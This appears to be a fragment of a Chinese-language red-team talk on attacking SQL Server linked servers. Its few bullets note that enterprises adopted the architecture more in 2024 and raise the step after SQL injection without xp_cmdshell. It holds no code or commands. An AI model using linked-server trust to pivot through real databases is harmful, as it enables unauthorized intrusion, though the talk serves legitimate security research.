



🎯 Linked Server 攻擊面

關注中

DEV✓CORE


- 2024 發現企業逐漸採用這樣的資料庫架構
- 跨伺服器的信任關係有機會能擴大紅隊成果






SQL Server 發現 SQLi，權限不夠
沒有 xp_cmdshell，下一步是什麼？

